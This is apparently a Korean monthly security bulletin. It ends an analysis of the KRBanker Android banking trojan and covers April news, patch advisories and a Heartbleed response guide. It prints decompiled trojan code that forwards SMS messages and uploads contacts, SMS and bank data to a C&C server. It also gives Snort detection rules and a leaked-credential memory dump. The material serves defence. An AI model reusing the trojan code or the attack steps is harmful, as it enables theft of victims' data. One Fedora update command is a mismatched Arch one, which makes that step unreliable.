초기 스미싱 앱들은 C&C가 없거나, 있다고 해도 기능이 많지 않았다. 그러나 최근 스미싱앱들은 대부분 C&C 코드를 가지고 있다. 또한, 기능도 갈수록 확장되고 정교해지는 추세다. Korean.apk 앱도 이러한 C&C를 수행하며, SMS를 통해 명령을 전달받아 수행한다. 다음은 SMS의 명령어 들이다.

- cmd_forward_phone_number
수신한 SMS 내용에 발신자 전화번호를 첨부해서 발신자 번호로 돌려 보낸다.

```
if (str7.equals("cmd_forward_phone_number"))
{
  abortBroadcast();
  String str10 = String.valueOf(str1);
  String str11 = str10 + str2;
  this.this$0.appContext.smsManager.sendTextMessage(str2, null, str11, null, null);
  StringBuilder localStringBuilder2 = new StringBuilder("cmd[").append(str7).append("] sms for : ");
  String str12 = str1;
  LogUtil.i(str12);
}
```

- cmd_get_phone_number
C&C 서버로 현재 스마트폰의 번호와 이전에 저장되어 있던 폰의 번호를 함께 전송한다.

- cmd_update_ip
C&C 서버 IP를 전달받은 IP로 변경한 후 설정 파일에 저장한다. 그리고 clientservice 를 재구동한다.

- cmd_phone_intercept
발신 전화를 방해한다. 전화를 강제로 종료하고 통화 기록을 삭제한다.

- cmd_sms_intercept
SMS를 저장한 후, 특정 시점에 서버로 전송한다.

- cmd_start_bank
뱅킹앱을 다운로드 및 재설치 하는 코드를 동작시킨다

- cmd_send_sms
연락처에 있는 번호로 SMS를 전송한다. 또한, SMS수신 시 명령이 아닌 설정에 “smsIntercept”가 설정되어 있을 경우 SMS를 로컬에 저장한다.

11. 서버 IP 재설정

서버의 IP를 SMS로 받아 다음의 코드를 호출한다. 새로운 서버 주소는 설정 파일에 저장 후, 앱에 적용한다.

```
public void updateIp(String paramString)
{
  if (lockIp >= 1)
    return;
  AppContacts.initWebServiceUrl(paramString);
  clientId = -1;
  SharedPreferences.Editor localEditor1 = this.preferences.edit();
  SharedPreferences.Editor localEditor2 = localEditor1.putInt("client_id", -1);
  SharedPreferences.Editor localEditor3 = localEditor1.putBoolean("first_run", 1);
  boolean bool = localEditor1.commit();
  try
  {
    File localFile1 = getApplicationContext().getFilesDir();
    File localFile2 = new File(localFile1, "config.properties");
    Properties localProperties = new Properties();
    Object localObject = localProperties.put("xmpp", paramString);
    FileOutputStream localFileOutputStream = new FileOutputStream(localFile2);
    localProperties.store(localFileOutputStream, "");
    localFileOutputStream.close();
    Intent localIntent1 = new Intent(this, ClientService.class);
    Intent localIntent2 = localIntent1.putExtra("cmd", "cmd_system_init");
    ComponentName localComponentName = startService(localIntent1);
    return;
  }
  catch (Exception localException)
  {
    while (true)
      LogUtil.i("ChangeIP : error write config");
  }
}
```

다음 코드는 서버에 질의하는 모든 URI를 생성하는 코드로, 주소를 일괄적으로 적용 시킬 수 있도록 구성되어 있다.

```
public static void initWebServiceUrl(String s)
{
    UPLOAD_CLIENT_INFO_URI = (new StringBuilder("http://")).append(s).append(
    "/PhoneManager/services/CUserWebService?wsdl").toString();
    UPLOAD_CONTACTS_URI = (new StringBuilder("http://")).append(s).append(
    "/PhoneManager/services/ContactsWebService?wsdl").toString();
    QUERY_PICTURES_URI = (new StringBuilder("http://")).append(s).append(
    "/PhoneManager/services/PictureWebService?wsdl").toString();
    UPLOAD_SMS_URI = (new StringBuilder("http://")).append(s).append(
    "/PhoneManager/services/SmsWebService?wsdl").toString();
    UPLOAD_BANK_URI = (new StringBuilder("http://")).append(s).append(
    "/PhoneManager/services/BankWebService?wsdl").toString();
    UPLOAD_PHONE_RECORDER_URI = (new StringBuilder("http://")).append(s).append(
    "/PhoneManager/services/PhoneRecorderWebService?wsdl").toString();
    UPLOAD_FILE_URI = (new StringBuilder("http://")).append(s).append(
    "/PhoneManager/services/FileWebService?wsdl").toString();
    QUERY_COMMAND_URI = (new StringBuilder("http://")).append(s).append(
    "/PhoneManager/services/CommandWebService?wsdl").toString();
    QUERY_SMS_URI = (new StringBuilder("http://")).append(s).append(
    "/PhoneManager/services/SendSmsWebService?wsdl").toString();
    DOWNLOAD_URI = (new StringBuilder("http://")).append(s).append("/").toString();
}
```


4.결론

위의 글에서 보았듯이, Trojan.Android.KRBanker 악성앱은 사용자의 개인정보 및 스마트폰 기기정보 등을 수집하고, 스마트폰에 설치되어 있는 뱅킹앱을 조사하여 정상 뱅킹앱을 가짜 뱅킹앱(악성앱)으로 사용자 모르게 변경한다. 변경된 악성앱은 스마트폰에 저장되어 있는 공인인증서 등의 금융정보를 탈취하여 공격자의 서버로 전송하고, 이를 악용하여 사용자의 금융자산을 갈취한다.

이러한 악성앱은 설치 후 초기 코드가 구동되는 것만으로도 대부분의 개인정보를 탈취할 수 있으며, 이 후 공격자의 명령에 의해 추가적인 개인정보 탈취가 일어난다. 따라서 사용자는 앱 설치 시 각별히 주의를 기울이고, 앱의 악성 여부를 미리 인지할 수 있도록 관련 대응방안을 참고하여 예방하는 것이 무엇보다 중요하다.

5.대응방안

Troan.Android.KRBanker과 같은 악성앱의 설치를 막으려면 다음과 같은 조치를 취하여야 한다.

- 스미싱을 진단할 수 있는 앱 사용
- 백신을 사용하여 주기적으로 검사
- 다운받은 파일 설치 전 백신 검사
- '알 수 없는 소스' 옵션 비 활성화 (정상 마켓을 통한 앱 설치 권장)
- 루팅, 탈옥 등 스마트폰의 구조를 임의로 변경하지 않기

Part3. 보안 이슈 돋보기

4월의 보안이슈

4월의 취약점

4월의 보안 이슈

알약이 뽑은 TOP 이슈

- 정부, SW 취약점 자동 탐지 관리 공유 기술 개발

미래창조과학부는 국내 점유율이 높은 공개나 범용 SW 메모리 결함 취약점을 자동으로 탐지, 관리, 공유하는 기술 개발에 나섰다. 이는 국내 공공기관이 주로 쓰는 한글 취약점을 악용한 지능형 지속공격(APT)가 증가한 탓이다. 취약점이 자동으로 보고되는 글로벌 운용체계(OS)와 달리, 국내 환경에 특화된 SW 보안취약점은 잘 알려지지 않는다. 그렇기 때문에 공격자는 보안 패치가 나올 때까지 장기간동안 취약점을 악용한다.

- ISMS 인증 심사기관, 복수체제로

미래창조과학부는 정보보호관리체계(ISMS) 인증수요증가에 대비하기 위하여 인증 심사기관인 한국인터넷진흥원(KISA)에 추가로 한국정보통신진흥협회(KAIT)를 지정했다. 지금까지 정보보호관리체계 인증은 인증과 심사업무를 모두 한국인터넷진흥원(KISA)이 단독으로 수행해왔지만, 이번 심사기관 추가지정으로 복수 심사기관 체계로 전환하게 되었다.

- POS단말기 해킹 1억 인출

신용카드 결제를 하는 POS 단말기가 해킹되어 신용카드 비밀번호가 빠져나갔다. 해커 일당은 POS를 이용하는 가맹점을 노려 악성파일을 설치한 후, 감염된 POS가 신용카드를 결제하면 카드 정보를 읽어내 카드번호와 유효기간은 물론 비밀번호까지 빼냈다. 또한 이렇게 빼돌린 정보를 이용하여 149장의 위조카드를 만들어 현금 지급기에서 1억여원을 인출했다. 현재 국내 POS에 대한 마땅한 보안체계가 없기 때문에, 이러한 사고에 대비하기 위하여 POS 단말기에 대한 보안체계를 전면 재검토하고 정비해야 할 것이다.

- 카드,통장 비밀번호 6자리 확대 검토 논란

13일, 개인정보유출이 문제가 되면서 보안을 강화하기 위해 여신금융협회가 금융위원회, 금융감독원 등과 신용카드의 비밀번호 숫자를 6자리로 늘리는 방안을 추진했다. 그러나 금융사들이 정부의 아이디어가 실효성이 없다고 한다. 20일, 통장, 신용카드 등에 대한 비밀번호를 6자리로 늘리는 작업을 철회했다.

- 국내개발 초소형 OS 글로벌 인증... 사물인터넷 주도권

사물인터넷에 대한 관심이 고조되고 있는 가운데 국내 연구진에 의해 개발된 초소형 운영체제인 나노큐플러스가 차세대 주소체계를 지원하는 운영체제로 세계적 인증을 받았다. 특히 이번 인증은 앞으로 사물인터넷 시대가 본격적으로 열리면서 더욱 각광을 받을 것으로 예상된다.

- 한글2014서 엑티브X 제로데이 취약점 발견

한글 2014 최신버전(2014 9.0.0 1258) 및 하위버전 (2010 8.5.8. 1409)에서 임의로 악성코드를 실행시킬 수 있는 제로데이 취약점이 발견되었다. 이 취약점은 이메일에 첨부된 한글문서 또는 인터넷의 액티브X를 통해 악성코드를 유포하고, 사용자 PC를 감염시킨 후 악성코드를 임의 실행해 사용자 인증서 탈취, 해커가 공격명령을 내리기 위해 구축한 C&C 서버와 통신, 사용자 계정 탈취 등에 악용된다.

- 방송, 통신 등 주민번호 부분 허용

정부가 주민등록번호 수집을 원칙적으로 금지키로 했지만, 국민생활과 밀접한 분야의 경우 시민 편의를 위해 제한적으로 수집을 허용할 계획이다. 오는 8월 7일부터 시행되는 개정 개인정보보호법에 따라 법률로 허가된 대상이 아닌 사회 모든 분야에서 주민등록번호 수집이 금지된다. 그러나 현재 주민번호를 대체할 수단이 마련되지 않은데다 국민생활과 밀접한 사회시스템 대다수가 주민번호를 '키 값'으로 요구하고 있기 때문에 이를 일시에 사용하지 않게 되면 시민들이 큰 불편을 겪을 수 있어 마련한 조건부 허용방침이다.

4월의 취약점

Microsoft 4월 정기 보안 업데이트

- Microsoft Word 및 Office Web Apps의 취약점으로 인한 원격 코드 실행 문제점(2949660)

이 보안 업데이트는 Microsoft Office의 공개된 취약점 1건과 비공개로 보고된 취약점 2건을 해결합니다. 이러한 취약점 중 가장 위험한 취약점으로 인해 영향을 받는 Microsoft Office 소프트웨어 버전에서 특수하게 조작된 파일을 열 경우 원격 코드 실행이 허용될 수 있습니다. 취약점 악용에 성공한 공격자는 현재 사용자와 동일한 권한을 얻을 수 있습니다. 시스템에 대한 사용자 권한이 적게 구성된 계정의 고객은 관리자 권한으로 작업하는 고객에 비해 영향을 적게 받습니다.

- Internet Explorer 누적 보안 업데이트(2950467)

이 보안 업데이트는 Internet Explorer에서 발견되어 비공개적으로 보고된 취약점 6건을 해결합니다. 이러한 취약점으로 인해 사용자가 Internet Explorer를 사용하여 특수하게 조작된 웹 페이지를 볼 경우 원격 코드 실행이 허용될 수 있습니다. 취약점 악용에 성공한 공격자는 현재 사용자와 동일한 권한을 얻을 수 있습니다. 시스템에 대한 사용자 권한이 적게 구성된 계정의 사용자는 관리자 권한으로 작업하는 사용자에 비해 영향을 적게 받습니다.

- Windows 파일 처리 구성 요소의 취약점으로 인한 원격 코드 실행 문제점(2922229)

이 보안 업데이트는 Microsoft Windows의 공개된 취약점을 해결합니다. 사용자가 신뢰할 수 있거나 상당히 신뢰할 수 있는 네트워크 위치에서 특수하게 조작된 .bat 및 .cmd 파일을 실행하는 경우 이 취약점을 악용하면 원격 코드 실행이 가능합니다. 공격자는 강제로 사용자가 네트워크 위치를 방문하도록 만들거나 특수하게 조작된 파일을 실행하도록 할 수 없습니다. 대신 공격자는 사용자가 이러한 작업을 수행하도록 유도해야 합니다. 예를 들어, 공격자는 사용자가 링크를 클릭하여 공격자의 특수하게 조작된 파일이 있는 위치로 이동하고 결과적으로 이를 실행하도록 유도할 수 있습니다

- Microsoft Publisher의 취약점으로 인한 원격 코드 실행 문제점(2950145)

이 보안 업데이트는 비공개적으로 보고된 Microsoft Office의 취약점을 해결합니다. 이러한 취약점으로 인해 사용자가 영향을 받는 Microsoft Publisher 버전으로 특수하게 조작된 파일을 열 경우 원격 코드 실행이 허용될 수 있습니다. 이 취약점 악용에 성공한 공격자는 현재 사용자와 동일한 권한을 얻을 수 있습니다. 시스템에 대한 사용자 권한이 적게 구성된 계정의 고객은 관리자 권한으로 작업하는 고객에 비해 영향을 적게 받습니다.

Microsoft 보안 업데이트 해결법

Windows Update를 수행하거나 Microsoft 보안 공지 요약 사이트에서 해당 취약점들의 개별적인 패치 파일을 다운로드 받을 수 있습니다.

한글 : http://technet.microsoft.com/ko-kr/security/bulletin/ms14-Apr

영문 : http://technet.microsoft.com/en-us/security/bulletin/ms14-Apr

한셀 임의코드 실행 취약점 보안 업데이트 권고

한글과컴퓨터社의 한셀 등 오피스 프로그램에서 임의 코드실행이 가능한 취약점이 발견됨

- 상세정보

공격자는 특수하게 조작한 웹페이지 방문 유도 또는 웹 게시물, 메일, 메신저의 링크 등을 통해 특수하게 조작된 문서를 열어보도록 유도하여 임의코드를 실행시킬 수 있음.

영향 받는 버전의 사용자는 악성코드 감염에 취약할 수 있으므로 해결방안에 따라 보안 업데이트를 권고함

- 해결법

한글과컴퓨터 홈페이지에서 보안업데이트 파일을 직접 다운로드 받아 설치하여 영향 받지 않는 버전(보안#19)으로 업데이트

다운로드 경로 : http://www.hancom.co.kr/downLoad.downPU.do?mcd=001

한글과컴퓨터 자동 업데이트를 통해 최신버전으로 업데이트

시작 → 모든 프로그램 → 한글과컴퓨터 → 한글과컴퓨터 자동 업데이트

[참고사이트] http://www.hancom.co.kr/downLoad.downPU.do?mcd=001

ipTIME 유무선 공유기 취약점 보안 업데이트 권고

EFM-Networks社는 ipTIME 유무선 공유기의 설정 정보가 노출되는 취약점을 해결한 보안 업데이트를 발표

- 상세정보

영향을 받는 모델

· 11AC 유무선공유기 : ipTIME A2004NS, A2004, A104NS, A104

· 기가비트 11N 유선공유기 : ipTIME N3004, N5004, N6004, N6004M, N6004R, N8004R, N8004V, N7004NS

· 100 Mbps 11N 유선공유기 : ipTIME N104, N104M, N2, N604, N604i, N604M, N608, N704, N704A, N704M, N704S, N704V, ipTIME N1E, N2E, N5, N104K, N104Q, N104R, N104S-r1, N104V, N104A, N604R, N604V, N604T, N704A3, N704BCM, N704NS, N704V3, ipTIME N804, N804A3, N804A, N804T3, N804T, N804V, N904, N904NS, N904V

· 기가비트 유선공유기 : ipTIME T1004, T1008, T2008, T3004, T3008, T1004, T1008, T2008

· 100M급 유선공유기 : ipTIME Q604, V304, V308, V1016, V1024

- 해결법

공유기 관리 웹페이지에 로그인 후 펌웨어 업그레이드 메뉴에서 자동 업그레이드 또는 수동 업그레이드 실시하여, 펌웨어 버전 9.04 이상으로 설치

· 자동 업그레이드는 아래 그림 참조

· 수동 업그레이드는 EFM 네트웍스 홈페이지 참조

· http://www.iptime.co.kr/~iptime/bbs/view.php?id=faq_setup&no=154

[참고사이트]

http://www.iptime.co.kr/~iptime/bbs/view.php?id=notice&no=810

http://www.iptime.co.kr/~iptime/bbs/view.php?id=faq_setup&no=154

Adobe 4월 정기 보안 업데이트 권고

Adobe社는 Adobe Flash Player에 영향을 주는 취약점을 해결한 보안 업데이트를 발표. 낮은 버전 사용자는 악성코드 감염에 취약할 수 있으므로 해결방안에 따라 최신버전으로 업데이트 권고

- 상세정보

Adobe Flash Player에서 발생하는 4개의 취약점을 해결하는 보안 업데이트를 발표

· 임의코드 실행으로 이어질 수 있는 메모리 할당 해제(use-after-free) 취약점(CVE-2014-0506)

· 임의코드 실행으로 이어질 수 있는 버퍼 오버플로우 취약점(CVE-2014-0507)

· 정보 노출로 이어질 수 있는 보안 우회 취약점(CVE-2014-0508)

· XSS(cross-site-scripting) 취약점(CVE-2014-0509)

– 해결법

윈도우, 맥, 리눅스 환경의 Adobe Flash Player 사용자

· Adobe Flash Player Download Center(http://get.adobe.com/kr/flashplayer/)에 방문하여 최신 버전을 설치하거나, 자동 업데이트를 이용하여 업그레이드

안드로이드 환경의 Adobe AIR 사용자

· Adobe AIR가 설치된 안드로이드 폰에서 '구글 플레이 스토어' 접속 → 메뉴 선택 → 내 애플리케이션 선택 → Adobe AIR 안드로이드 최신 버전으로 업데이트 하거나 자동업데이트를 허용하여 업그레이드

Adobe AIR SDK 사용자

· http://www.adobe.com/devnet/air/air-sdk-download.html에 방문하여 Adobe AIR SDK 최신 버전을 설치

[참고사이트] http://helpx.adobe.com/security/products/flash-player/apsb14-09.html

OpenSSL 라이브러리 취약점 보안 업데이트 권고

OpenSSL 라이브러리에서 정보 유출 취약점을 해결한 보안 업데이트 발표
공격자가 해당 취약점을 악용할 경우, 서버 메모리에 존재하는 정보를 유출 시킬 수 있는 공격 가능

– 상세정보

OpenSSL의 1개 취약점을 해결한 보안 업데이트가 발표됨. 서버의 정보를 유출시킬 수 있는 취약점 (CVE-2014-0160)

– 해결법

· 해당 취약점에 영향 받는 버전 사용자

OpenSSL 1.0.1g 버전으로 업그레이드(http://www.openssl.org/source/)

[참고사이트] http://www.kb.cert.org/vuls/id/720951http://heartbleed.com/

OpenSSL 취약점(HeartBleed) 대응 방안 권고

통신 구간 암호화를 위해 많이 사용하는 OpenSSL 라이브러리에서 서버에 저장된 중요 메모리 데이터가 노출되는 HeartBleed라고 명명된 심각한 버그가 발견되어 시스템 및 소프트웨어에 대한 신속한 취약점 조치를 권고.

– 상세정보

취약점 정보

· 시스템 메모리 정보 노출 취약점

CVE-2014-0160 (2014.04.07.)

· 영향 받는 버전

OpenSSL 1.0.1 ~ OpenSSL 1.0.1f

OpenSSL 1.0.2-beta, OpenSSL 1.0.2-beta1

· 영향 받는 시스템 및 소프트웨어

취약한 OpenSSL 버전이 탑재된 시스템

· 서버(웹서버, VPN 서버 등), 네트워크 장비, 모바일 단말 등 다양한 시스템이 해당될 수 있음

취약한 OpenSSL 라이브러리가 내장된 소프트웨어 제품

· 영향 받지 않는 소프트웨어

OpenSSL 0.9.x 대 버전

OpenSSL 1.0.0 대 버전

OpenSSL 1.0.1g

취약점 내용

· OpenSSL 암호화 라이브러리의 하트비트(Heartbeat)라는 확장 모듈에서 클라이언트 요청 메시지를 처리할 때 데이터 길이 검증을 수행하지 않아 시스템 메모리에 저장된 64KB 크기의 데이터를 외부에서 아무런 제한 없이 탈취할 수 있는 취약점

하트비트 : 클라이언트와 서버 간의 연결 상태 체크를 위한 OpenSSL 확장 모듈


공격 형태

· 본 취약점은 원격에서 발생 가능한 취약점으로, 공격자는 메시지 길이 정보가 변조된 HeartBeat Request 패킷을 취약한 OpenSSL 버전을 사용하는 서버에 전송할 경우, 정해진 버퍼 밖의 데이터를 공격자에게 전송하게 되어 시스템 메모리에 저장된 개인정보 및 인증 정보 등을 탈취할 수 있음

공격 방법

① **(전송)** 공격자는 하트비트 패킷 헤더에서 페이로드 길이 필드를 조작하여 서버에 전송

② **(응답)** 서버는 공격자가 요청한 길이(최대 64KB)만큼 메모리에서 데이터를 추출하여 공격자에게 응답



※ 노출 가능한 정보: SSL 서버 비밀키, 세션키, 쿠키 및 개인정보(ID/PW, 이메일주소 등) 등

※ 노출되는 정보는 서비스 환경에 따라 다를 수 있음

취약점 확인 절차

· 점검 대상 선정

서버, 네트워크, 보안 장비 등의 시스템에서 OpenSSL 설치 여부 확인

웹 서버의 경우 서브 도메인을 운영하는 시스템도 점검 대상에 포함

* 서브 도메인 : mail.example.com, blog.example.com 등

시스템뿐만 아니라 소프트웨어 제품 자체에 OpenSSL 라이브러리가 내장되어 있을 경우 버전 확인 후 점검 대상에 포함

· 취약점 노출 여부 확인 방법

명령어를 통한 OpenSSL 버전 정보 확인

* openssl이 설치된 시스템에서 아래 명령어를 입력하여 취약점에 영향 받는 버전을 사용하는지 확인

```
root@server:~# openssl version -a
OpenSSL 1.0.1 14 May 2012
| 취약 버전 정보 |
```

OpenSSL 하트비트(HeartBeat) 활성화 여부 확인

* 취약한 버전의 OpenSSL을 사용하는 시스템 중 HeartBeat 기능 사용 여부 확인 방법 (단, 패치된 최신 버전(1.0.1g)은 활성화 여부를 확인할 필요 없음)

* 취약한 버전이 HeartBeat를 사용하지 않은 경우 취약점에 영향 받지 않음

```
root@server:~# openssl s_client -connect domain.com:443 -tlsextdebug -debug -state | grep
               -i heartbeat
```

※ 명령어 실행 방법 : domain.com에 점검 대상 URL 정보로 수정

※ HeartBeat 기능이 활성화되어 있는 경우 heartbeat 문자열이 검색됨

```
TLS server extension "heartbeat" (id=15), len=1
0000 - 01                                               .
read from 0x95db888 [0x95d0e33] (5 bytes => 5 (0x5))
0000 - 16 03 02 0b cc                                   .....
read from 0x95db888 [0x95d0e38] (3020 bytes => 3020 (0xBCC))
0000 - 0b 00 0b c8 00 0b c5 00-05 9d 30 82 05 99 30 82    ..........0...0.
0010 - 04 81 a0 03 02 01 02 02-08 11 bb ec db 00 00 39    ..............9
0020 - d0 30 0d 06 09 2a 86 48-86 f7 0d 01 01 05 05 00    .0...*.H........
0030 - 30 5e 31 0b 30 09 06 03-55 04 06 13 02 4b 52 31    0^1.0...U....KR1
0040 - 12 30 10 06 03 55 04 0a-0c 09 43 72 6f 73 73 43    .0...U....CrossC
```

※ HeartBeat 기능이 활성화되지 않은 경우 heartbeat 문자열이 검색되지 않음

```
TLS server extension "session ticket" (id=35), len=0
read from 0x9349888 [0x934ee33] (5 bytes => 5 (0x5))
0000 - 16 03 02 13 6f                                   ....o
read from 0x9349888 [0x934ee38] (4975 bytes => 4975 (0x136F))
```


OpenSSL에서 사용하는 소스코드 확인

* OpenSSL 취약점이 발생된 소스코드를 열람하여 아래와 같이 보안 패치 코드가 추가되었는지 확인을 통해 취약 여부 판별

* 패치된 버전에서는 아래와 같이 사용자 요청 메시지에 대한 길이를 검사하도록 코드가 추가됨

취약점 코드(ssl/d1_both.c)	보안 패치 코드(ssl/d1_both.c)
	/* Read type and payload length first */ if (1 + 2 + 16 > s->s3->rrec.length) return 0;

hbtype = *p++;
 	
n2s(p, payload);
 	
pl = p;
	hbtype = *p++;
	
	n2s(p, payload);
	
	if (1 + 2 + payload + 16 >
	  s->s3->rrec.length)
	  return 0;
	
	pl = p;

※ 참고 사이트 : http://git.openssl.org/gitweb/?p=openssl.git;a=commitdiff;h=96db902

KISA(한국인터넷진흥원)를 통한 취약점 여부 확인

* 자체적인 확인이 어려울 경우 KISA 전문가로부터 점검을 요청

성명	연락처	메일주소
손기종	02-405-5223	skj@kisa.or.kr
김유홍	02-405-5488	uhong@kisa.or.kr

– 해결법

〈시스템 측면 대응 방안〉

· OpenSSL 버전을 1.0.1g 버전으로 업데이트

· 서비스 운영환경에 따른 소프트웨어 의존성 문제를 고려하여 업데이트 방법을 선택하고 반드시 먼저 테스트 수행

* 아래 보안 패치 방법은 CentOS/Fedora 및 Ubuntu의 예제로 각 운영체제 별로 업데이트 방법이 상이할 수 있음

CentOS/Fedora

* 전체 시스템 업데이트(OpenSSL을 포함한 시스템 내의 소프트웨어 전부 업데이트)

```
yum update
```

OpenSSL 업데이트

```
sudo pacman -Syu
```


Ubuntu

* 전체 시스템 업데이트 (OpenSSL을 포함한 시스템 내의 소프트웨어 전부 업데이트)

```
sudo apt-get update
sudo apt-get dist-upgrade
```

* OpenSSL 업데이트

```
sudo apt-get install --only-upgrade openssl
sudo apt-get install --only-upgrade libssl1.0.0
```

· 운영환경의 특수성 때문에 패키지 형태의 업데이트가 어려운 경우, Heartbeat를 사용하지 않도록 컴파일 옵션을 설정하여 재컴파일 가능

CVE-2014-0160 (2014.04.07.)

OpenSSL 소스코드를 처음 다운받아 컴파일하는 경우 라이브러리 의존성 문제가 발생하여 추가적인 작업이 필요한 경우도 존재

```
./config –DOPENSSL_NO_HEARTBEATS
make depend
make
make install
```

〈네트워크 보안 장비 측면 대응 방안〉

· 취약점 공격 탐지 및 차단 패턴 적용

아래의 Snort 탐지 룰(rule)을 참고하여 침입탐지시스템 및 침입차단 시스템에 패턴 업데이트 적용 권고

* 차단 패턴 적용은 서비스 및 네트워크 영향도를 고려하여 적용

```
[OpenSSL HeartBeat 취약점 탐지 Snort Rule]
- SSL 서비스 포트에 대해 공격 요청시 전송되는 |18 03 ??| 탐지 패턴
alert tcp any any < > any
[443,465,563,636,695,898,989,990,992,993,994,995,2083,2087,2096,2484,8443,8883,9091]
(content:"|18 03 00|"; depth: 3; content:"|01|"; distance: 2; within: 1;
content:!"|00|"; within: 1; msg: "SSLv3 Malicious Heartbleed Request V2";
sid: 1;)
alert tcp any any < > any
[443,465,563,636,695,898,989,990,992,993,994,995,2083,2087,2096,2484,8443,8883,9091]
(content:"|18 03 01|"; depth: 3; content:"|01|"; distance: 2; within: 1;
content:!"|00|"; within: 1; msg: "TLSv1 Malicious Heartbleed Request V2";
sid: 2;)
alert tcp any any < > any
[443,465,563,636,695,898,989,990,992,993,994,995,2083,2087,2096,2484,8443,8883,9091]
(content:"|18 03 02|"; depth: 3; content:"|01|"; distance: 2; within: 1;
content:!"|00|"; within: 1; msg: "TLSv1.1 Malicious Heartbleed Request V2";
sid: 3;)
```

※ 출처 : FBI

〈서비스 관리 측면 대응 방안〉

· 서버 측 SSL 비밀키(Secret Key)가 유출되었을 가능성을 배제할 수 없기 때문에 인증서를 재발급 받는 것을 운영자가 검토
  아래의 Snort 탐지 룰(rule)을 참고하여 침입탐지시스템 및 침입차단 시스템에 패턴 업데이트 적용 권고

· 취약점에 대한 조치가 완료된 후 사용자들의 비밀번호 재설정을 유도하여 탈취된 계정을 악용한 추가 피해를 방지하는 방안도 고려
  * 야후 메일의 경우 접속한 사용자의 계정정보가 유출되는 것이 확인되어 현재 비밀번호 변경을 안내 중

```
0760: 75 69 72 61 2E 6D 6D 36 61 26 2E 79 70 6C 75 73  uira.mm6a&.yplus
0770: 3D 26 2E 65 6D 61 69 6C 43 6F 64 65 3D 26 70 6B  =&.emailCode=&pk
0780: 67 3D 26 73 74 65 70 69 64 3D 26 2E 65 76 3D 26  g=&stepid=&.ev=&
0790: 68 61 73 4D 73 67 72 3D 30 26 2E 63 68 6B 50 3D  hasMsgr=0&.chkP=
07a0: 59 26 2E 64 6F 6E 65 3D 68 74 74 70 25 33 41 25  Y&.done=http%3A%
07b0: 32 46 25 32 46 6D 61 69 6C 2E 79 61 68 6F 6F 2E  2F%2Fmail.yahoo.
07c0: 63 6F 6D 26 2E 70 64 3D 79 6D 5F 76 65 72 25 33  com&.pd=ym_ver%3
07d0: 44 30 25 32 36 63 25 33 44 25 32 36 69 76 74 25  D0%26c%3D%26ivt%
07e0: 33 44 25 32 36 73 67 25 33 44 26 2E 77 73 3D 31  3D%26sg%3D&.ws=1
07f0: 26 2E 63 70 3D 30 26 6E 72 3D 30 26 70 61 64 3D  &.cp=0&nr=0&pad=
0800: 36 26 61 61 64 3D 36 26 6C 6F 67 69 6E 3D 61 67  6&aad=6&login=ag
0810: 6E 65 73 61 64 75 62 6F 61 74 65 6E 67 25 34 30  nesaduboateng%40
0820: 79 61 68 6F 6F 2E 63 6F 6D 26 70 61 73 73 77 64  yahoo.com&passwd
0830: 3D 30 32 34 [redacted]                           =024[redacted]&.pe
```

※ 내용 및 이미지 출처 (한국인터넷진흥원)

2014년 4월 Oracle Critical Patch Update 권고

Oracle Critical Patch Update(CPU)는 Oracle社의 제품을 대상으로 다수의 보안 패치를 발표하는 주요 수단
Oracle CPU 발표 이후, 관련 공격코드의 출현으로 인한 피해가 예상되는 바 Oracle 제품의 다중 취약점에 대한 패치를 권고

- 상세정보

2014년 4월 Oracle CPU에서는 Oracle 자사 제품의 보안취약점 104개에 대한 패치를 발표. 원격 및 로컬 공격을 통하여 취약한 서버를 공격하는데 악용될 가능성이 있는 취약점을 포함하여 DB의 가용성/기밀성/무결성에 영향을 줄 수 있는 취약점 존재

영향을 받는 시스템

· Oracle Database 11g Release 1, version 11.1.0.7 Database
· Oracle Database 11g Release 2, versions 11.2.0.3, 11.2.0.4 Database
· Oracle Database 12c Release 1, version 12.1.0.1 Database
· Oracle Fusion Middleware 11g Release 1, versions 11.1.1.7, 11.1.1.8 Fusion Middleware
· Oracle Fusion Middleware 12c Release 1, versions 12.1.1.0, 12.1.2.0Fusion Middleware
· Oracle Fusion Applications, versions 11.1.2 through 11.1.8Fusion Applications
· Oracle Access Manager, versions 10.1.4.3, 11.1.1.3.0, 11.1.1.5.0, 11.1.1.7.0,11.1.2.0.0, 11.1.2.1.0, 11.1.2.2.0

Fusion Middleware

